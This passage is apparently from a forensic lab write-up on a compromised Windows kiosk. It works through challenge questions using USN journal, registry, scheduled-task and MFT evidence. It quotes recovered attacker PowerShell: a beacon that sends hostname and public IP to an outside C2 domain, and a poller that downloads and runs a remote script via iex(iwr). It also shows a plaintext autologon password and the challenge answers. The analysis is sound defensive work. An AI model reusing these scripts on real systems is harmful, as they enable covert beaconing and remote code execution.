DataExtend
DataExtend|Close
DataOverwrite
DataOverwrite|DataTruncation
DataOverwrite|DataTruncation|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close

Answer: 2025-10-18 09:43:28

Before changing back to the registration page in restricted browser opened by kiosk, the threat actor tried to clear off the track by deleting the downloaded file identified earlier. What is the name of this file in the recycle bin?

Continuing with examining the USN Journal, we can filter the Parent Path column for "Recycle", here we can see two executable files located in the recycle bin:



Parent Path	Name
Recycle	
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	desktop.ini
.\$Recycle.Bin	S-1-5-18
.\$Recycle.Bin	S-1-5-18
.\$Recycle.Bin	S-1-5-18
.\$Recycle.Bin	S-1-5-18
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-18	desktop.ini
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$I0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$I0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$I0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$R0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$R0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$R0BD893.exe
.\$Recycle.Bin\S-1-5-21-1475288857-358335963-1…	$R0BD893.exe

Answer: $R0BD893.exe


Credential Access

The privilege escalation script likely discovered credentials stored insecurely in the Windows registry. What is the password for the KioskAdmin account that the threat actor retrieved from the registry?

The Winlog registry key, located at:

- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`

Contains critical Windows logon, logoff, startup, and shutdown processes. Within this key, there is a value called DefaultPassword which stores the password for a user account, used in conjunction with DefaultUserName and AutoAdminLogon to enable automatic logon. Using Registry Explorer, we can find the DefaultPassword value:


Registry Explorer v2.0.0.0
File Tools Options Bookmarks (31/0) View Help
Registry hives (1) Available bookmarks (31/0)
Values

Key name	# values	# subkeys	Last write time
Winlogon	36	3	2025-10-1
AlternateShells	0	0	2019-12-0
GPExtensions	0	56	2019-12-0
UserDefaults	1	0	2019-12-0
WinSAT	4	0	2025-10-1
WinSATAPI	1	0	2025-10-1
WirelessDocking	0	1	2019-12-0
WOF	9	0	2025-10-0
WUDF	9	2	2019-12-0
Windows Photo Viewer	0	1	2019-12-0
Windows Portable Devices	0	2	2019-12-0
Windows Script Host	0	1	2019-12-0
Windows Search	18	20	2025-10-0
Windows Security Health	3	3	2025-10-1
WindowsRuntime	1	5	2019-12-0
WindowsSelfHost	0	5	2025-10-0

Value Name	Value Type	Data
VMApplet	RegSz	SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled	RegSz	0
ShellAppRuntime	RegSz	ShellAppRuntime.exe
scremoveoption	RegSz	0
DisableCAD	RegDword	1
LastLogOffEndTimePerfCounter	RegQword	21906771831
ShutdownFlags	RegDword	8231
EnableFirstLogonAnimation	RegDword	1
AutoLogonSID	RegSz	S-1-5-21-1475288857-358335963-100851601...
LastUsedUsername	RegSz	KioskAdmin
DefaultUserName	RegSz	KioskAdmin
AutoAdminLogon	RegSz	1
DefaultDomainName	RegSz	KIOSKEXPO7
DefaultPassword	RegSz	KioskAdmin
AllowMultipleTSSessions	RegDword	1

Answer: KioskAdmin


Discovery

One of the scheduled tasks functioned as a beacon, periodically sending system information including the public IP address and hostname to a C2 server. Identifying which public API the script used for IP discovery helps understand the beacon's reconnaissance capabilities. What is the full URL of the public API used by the beacon script to retrieve the system's public IP address?

Navigating to the following registry key:

- `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks`

We can see all scheduled tasks on the host. Filtering for those created on the 18th of October, we can find two interesting tasks called KioskUpdate and KioskStatusCheck:



Key Name	Path	Created On	Last Start	Last Stop	Task State	Last Action Result	Source	Description	Security Descriptor	Author
{E8C9E6AA-2BD6-4093-8585-97E851AD5968}	\KioskUpdate	2025-10-18 09:42:53	2025-10-18 11:42:01	2025-10-18 11:42:08	0	0				KIOSKEXPO7\KioskAdmin
{08854D10-0D60-4278-A125-F31E54DEB0B2}	\KioskStatusCheck	2025-10-18 09:42:30	2025-10-18 11:42:01	2025-10-18 11:42:11	0	0				KIOSKEXPO7\KioskAdmin

KioskStatusCheck	12/23/2025 9:38 AM	File
KioskUpdate	12/23/2025 9:38 AM	File

Viewing these tasks, we can see that KioskUpdate executes update.ps1 and KioskStatusCheck executes alive.ps1:


```
<Actions Context="Author">
  <Exec>
    <Command>powershell</Command>
    <Arguments>-NoP -ep bypass -File C:\ProgramData\Maintenance\update.ps1</Arguments>
  </Exec>
</Actions>
```

```
<Exec>
  <Command>powershell</Command>
  <Arguments>-NoP -ep bypass -File C:\ProgramData\Maintenance\alive.ps1</Arguments>
</Exec>
```

The Master File Table ($MFT) is a database that tracks all object (file and folder) changes on an NTFS filesystem. Each object has its own record in the $MFT, containing metadata about that file or folder. The MFT also determines whether files are stored within the MFT itself (resident data) or externally in clusters (non-resident data). In this case, we are concerned with resident data as these PowerShell scripts may be stored in the MFT. Using R-Studio to parse the MFT file, I navigated to:

- `ProgramData\Maintenance`

Here I found both scripts:




Recognized0 -> C:/Users/Administrator/Desktop/Start Here/Artifacts/KioskExpo7_Evidence/C/$MFT


```
Recognized0 → C:/Users/Administrator/Desktop/Start Here/Artifacts/KioskExpo7_Evidence/C/$MFT
  Root
    $Recycle.Bin
    Documents and Settings [Recognized0\Root\Users]
    PerfLogs
    Program Files
    Program Files (x86)
    ProgramData
      Application Data [Recognized0\Root\ProgramData]
      Desktop [Recognized0\Root\Users\Public\Desktop]
      Documents [Recognized0\Root\Users\Public\Documents]
      Maintenance
      Microsoft
      Microsoft OneDrive
      Package Cache
      Packages
      regid.1991-06.com.microsoft
      SoftwareDistribution
      ssh
      Start Menu [Recognized0\Root\ProgramData\Microsoft\Windows\Start Menu]
      Templates [Recognized0\Root\ProgramData\Microsoft\Windows\Templates]
      USOPrivate
      USOShared
      VMware
      WindowsHolographicDevices
    Recovery
    System Volume Information
```

Name	R	Size, Bytes	Created	Modified	Accessed
alive.ps1	●	117	10/18/2025...	10/18/2025...	10/18/2025...
update.ps1	●	165	10/18/2025...	10/18/2025...	10/18/2025...

Using the Text/hexadecimal Viewer feature, we can view both files. Here we can see that the alive.ps1 script uses Invoke-RestMethod to send a request to https://ipinfo.io/json, extracts the ip field from the JSON response and stores it in the $ip variable:


Text/hexadecimal Viewer - Recognized0\ProgramData\Maintenance\alive.ps1
File Edit Navigate View Tools
Back Forward Find Find Previous Find Next Stop
ANSI Column OEM Column UNICODE Column UNICODE+ Column Auto flow
Templates
Sectors

```
Offset        Binary data                                         ANSI
Sector 0

 0:  24 69 70 3D 28 49 6E 76 - 6F 6B 65 2D 52 65 73 74   $ip=(Invoke-Rest
10:  4D 65 74 68 6F 64 20 2D - 55 72 69 20 22 68 74 74   Method -Uri "htt
20:  70 73 3A 2F 2F 69 70 69 - 6E 66 6F 2E 69 6F 2F 6A   ps://ipinfo.io/j
30:  73 6F 6E 22 29 2E 69 70 - 3B 24 68 3D 24 65 6E 76   son").ip;$h=$env
40:  3A 43 4F 4D 50 55 54 45 - 52 4E 41 4D 45 3B 69 77   :COMPUTERNAME;iw
50:  72 20 22 68 74 74 70 3A - 2F 2F 62 73 78 77 77 64   r "http://bsxwwd
60:  73 64 73 61 2E 64 65 76 - 2F 69 70 3D 24 69 70 26   sdsa.dev/ip=$ip&
70:  68 3D 24 68 22                                      h=$h"
```



```
$ip=(Invoke-RestMethod -Uri "https://ipinfo.io/json").ip;$h=$env:COMPUTERNAME;iwr "http://bsxwwdsdsa.dev/ip=$ip&h=$h"
```

Full script:

- `$ip=(Invoke-RestMethod -Uri "https://ipinfo.io/json").ip;$h=$env:COMPUTERNAME;iwr "http://bsxwwdsdsa.dev/ip=$ip&h=$h"`

Alternatively (and my preferred approach), we can use MFT Explorer to parse the MFT. This will take some time, which is why I ended up using R-Studio, however, the MFT Explorer GUI is more usable in my opinion. After loading the MFT and navigating to the file path listed previously, we can see the contents of the alive.ps1 script:




Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	FN_Created On	SI_Modified On	FN_Modified On	SI_Last Accessed	FN_Last Accessed	SI_Recor
No image data											
☐	alive.ps1	.\ProgramData\Maintenance	☐	☐	2025-10-18 09:30:54.1046749		2025-10-18 09:35:07.9644126	2025-10-18 09:30:54.1046749	2025-10-18 11:42:07.1015235	2025-10-18 09:30:54.1046749	2025-10-
☐	update.ps1	.\ProgramData\Maintenance	☐	☐	2025-10-18 09:35:23.6841868		2025-10-18 09:37:44.8671260	2025-10-18 09:35:23.6841868	2025-10-18 11:42:07.1015235	2025-10-18 09:35:23.6841868	2025-10-

```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  46 49 4C 45 30 00 03 00 96 AD 21 1C 00 00 00 00   FILE0.... !.....
00000010  03 00 01 00 38 00 01 00 A0 01 00 00 00 04 00 00   ....8... .......
00000020  00 00 00 00 00 00 00 00 03 00 00 00 E2 C8 01 00   ............âÈ..
00000030  0B 00 00 00 00 00 00 00 10 00 00 00 60 00 00 00   ............`...
00000040  00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00   ........H.......
00000050  DD 53 8F E6 11 40 DC 01 DE 3F DF 7D 12 40 DC 01   ÝS.æ @Ü.Þ?ß}.@Ü.
00000060  DE 3F DF 7D 12 40 DC 01 43 4F 3B 3B 24 40 DC 01   Þ?ß}.@Ü.CO;;$@Ü.
00000070  20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00     ..............
00000080  00 00 00 00 76 0C 00 00 00 00 00 00 00 00 00 00   ....v...........
00000090  90 CD 19 03 00 00 00 00 30 00 00 00 70 00 00 00   .Í......0...p...
000000A0  00 00 00 00 00 00 02 00 54 00 00 00 18 00 01 00   ........T.......
000000B0  E1 C8 01 00 00 00 03 00 DD 53 8F E6 11 40 DC 01   áÈ......ÝS.æ @Ü.
000000C0  DD 53 8F E6 11 40 DC 01 DD 53 8F E6 11 40 DC 01   ÝS.æ @Ü.ÝS.æ @Ü.
000000D0  DD 53 8F E6 11 40 DC 01 00 00 00 00 00 00 00 00   ÝS.æ @Ü.........
000000E0  00 00 00 00 00 00 00 00 20 20 00 00 00 00 00 00   ........  ......
000000F0  09 03 61 00 6C 00 69 00 76 00 65 00 2E 00 70 00   ..a.l.i.v.e...p.
00000100  73 00 31 00 00 00 00 00 80 00 00 00 90 00 00 00   s.1.............
00000110  00 00 18 00 00 00 01 00 75 00 00 00 18 00 00 00   ........u.......
00000120  24 69 70 3D 28 49 6E 76 6F 6B 65 2D 52 65 73 74   $ip=(Invoke-Rest
00000130  4D 65 74 68 6F 64 20 2D 55 72 69 20 22 68 74 74   Method -Uri "htt
00000140  70 73 3A 2F 2F 69 70 69 6E 66 6F 2E 69 6F 2F 6A   ps://ipinfo.io/j
00000150  73 6F 6E 22 29 2E 69 70 3B 24 68 3D 24 65 6E 76   son").ip;$h=$env
00000160  3A 43 4F 4D 50 55 54 45 52 4E 41 4D 45 3B 69 77   :COMPUTERNAME;iw
00000170  72 20 22 68 74 74 70 3A 2F 2F 62 73 78 77 77 64   r "http://bsxwwd
00000180  73 64 73 61 2E 64 65 76 2F 69 70 3D 24 69 70 26   sdsa.dev/ip=$ip&
00000190  68 3D 24 68 22 00 00 00 FF FF FF FF 82 79 47 11   h=$h"...ÿÿÿÿ.yG.
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
**** STANDARD INFO ****
Type: StandardInformation, Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, Content offset: 0x18, Resident: True

Flags: Archive|NotContentIndexed, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0xC76, Quota Charged: 0x0
Update Sequence #: 0x319CD90

Created On:             2025-10-18 09:30:54.1046749
Content Modified On:    2025-10-18 09:35:07.9644126
Record Modified On:     2025-10-18 09:35:07.9644126
Last Accessed On:  2025-10-18 11:42:07.1015235

**** FILE NAME ****
Type: FileName, Attribute #: 0x2, Size: 0x70, Content size: 0x54, Name size: 0x0, Content offset: 0x18, Resident: True

File name: alive.ps1 (Length: 0x9)
Flags: Archive|NotContentIndexed, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
Parent Mft Record: Entry/seq: 0x1C8E1-0x3

Created On:             2025-10-18 09:30:54.1046749
Content Modified On:    2025-10-18 09:30:54.1046749
Record Modified On:     2025-10-18 09:30:54.1046749
Last Accessed On:  2025-10-18 09:30:54.1046749


**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x90, Content size: 0x75, Name size: 0x0, Content offset: 0x18, Resident: True

Resident Data
Data: 24-69-70-3D-28-49-6E-76-6F-6B-65-2D-52-65-73-74-4D-65-74-68-6F-64-20-2D-55-72-69-20-22-68-74-74-70-73-3A-2F-2F-69-70-69-6E-66-6F-
68-3D-24-65-6E-76-3A-43-4F-4D-50-55-54-45-52-4E-41-4D-45-3B-69-77-72-20-22-68-74-74-70-3A-2F-2F-62-73-78-77-77-64-73-64-73-61-2E-64-65-

ASCII: $ip=(Invoke-RestMethod -Uri "https://ipinfo.io/json").ip;$h=$env:COMPUTERNAME;iwr "http://bsxwwdsdsa.dev/ip=$ip&h=$h"
Unicode: [illegible]
```

Answer: https://ipinfo.io/json

Persistence

To maintain persistent access to the compromised kiosk, the threat actor created PowerShell scripts that would be executed by scheduled tasks. Identifying where these scripts were stored helps locate the malicious payloads for further analysis. What is the full folder path where the threat actor created the PowerShell persistence scripts?


This was discovered in the previous question, both scripts (alive.ps1 and update.ps1) reside in:

- `C:\ProgramData\Maintenance`

Answer: C:\ProgramData\Maintenance

The threat actor configured scheduled tasks to execute the persistence scripts, disguising them with legitimate-sounding names to avoid detection. Identifying these task names is essential for remediation and detecting similar compromises on other kiosk devices. What are the names of the two scheduled tasks created by the threat actor?

This was also discovered previously; the two created scheduled tasks are called KioskStatusCheck and KioskUpdate respectively:




Key Name	Path	Created On	Last Start	Last Stop	Task State	Last Action Result	Source	Description	Security Descriptor	Author
{E8C9E6AA-2BD6-4093-8585-97E851AD5968}	\KioskUpdate	2025-10-18 09:42:53	2025-10-18 11:42:01	2025-10-18 11:42:08	0	0				KIOSKEXPO7\KioskAdmin
{08854D10-0D60-4278-A125-F31E54DEB0B2}	\KioskStatusCheck	2025-10-18 09:42:30	2025-10-18 11:42:01	2025-10-18 11:42:11	0	0				KIOSKEXPO7\KioskAdmin

Answer: KioskStatusCheck, KioskUpdate

Command and Control

The second scheduled task implemented a polling mechanism to receive instructions from the C2 server. When the server responded with a specific trigger value, the script would download and execute additional payloads. What is the filename of the script that would be fetched and executed when the C2 server returned "1"?

Recall in the discovery section we used R-Studio to parse the MFT and look for resident data in the discovered PowerShell script. If you view the update.ps1 file, we can see it reaches out to 'http://bsxwwdsdsa.dev/status.txt, if the $status variable is 1, it downloads quickupdate.txt and executes it in memory through Invoke-Expression (IEX):



```
Sector 0

 0:  24 73 74 61 74 75 73 3D - 28 49 6E 76 6F 6B 65 2D   $status=(Invoke-
10:  52 65 73 74 4D 65 74 68 - 6F 64 20 27 68 74 74 70   RestMethod 'http
20:  3A 2F 2F 62 73 78 77 77 - 64 73 64 73 61 2E 64 65   ://bsxwwdsdsa.de
30:  76 2F 73 74 61 74 75 73 - 2E 74 78 74 27 29 2E 54   v/status.txt').T
40:  6F 53 74 72 69 6E 67 28 - 29 2E 54 72 69 6D 28 29   oString().Trim()
50:  0D 0A 69 66 20 28 24 73 - 74 61 74 75 73 20 2D 65   ..if ($status -e
60:  71 20 27 31 27 29 20 7B - 69 65 78 20 28 69 77 72   q '1') {iex (iwr
70:  20 2D 75 73 65 62 20 27 - 68 74 74 70 3A 2F 2F 66    -useb 'http://f
80:  69 6C 65 2E 62 73 78 77 - 77 64 73 64 73 61 2E 64   ile.bsxwwdsdsa.d
90:  65 76 2F 71 75 69 63 6B - 75 70 64 61 74 65 2E 74   ev/quickupdate.t
A0:  78 74 27 29 7D                                      xt')}
```

Full script:

- `$status=(Invoke-RestMethod 'http://bsxwwdsdsa.dev/status.txt').ToString().Trim()..if ($status -eq '1') {iex (iwr -useb 'http://file.bsxwwdsdsa.dev/quickupdate.txt')}`

Alternatively (and my preferred approach), we can use MFT Explorer to achieve the same result:

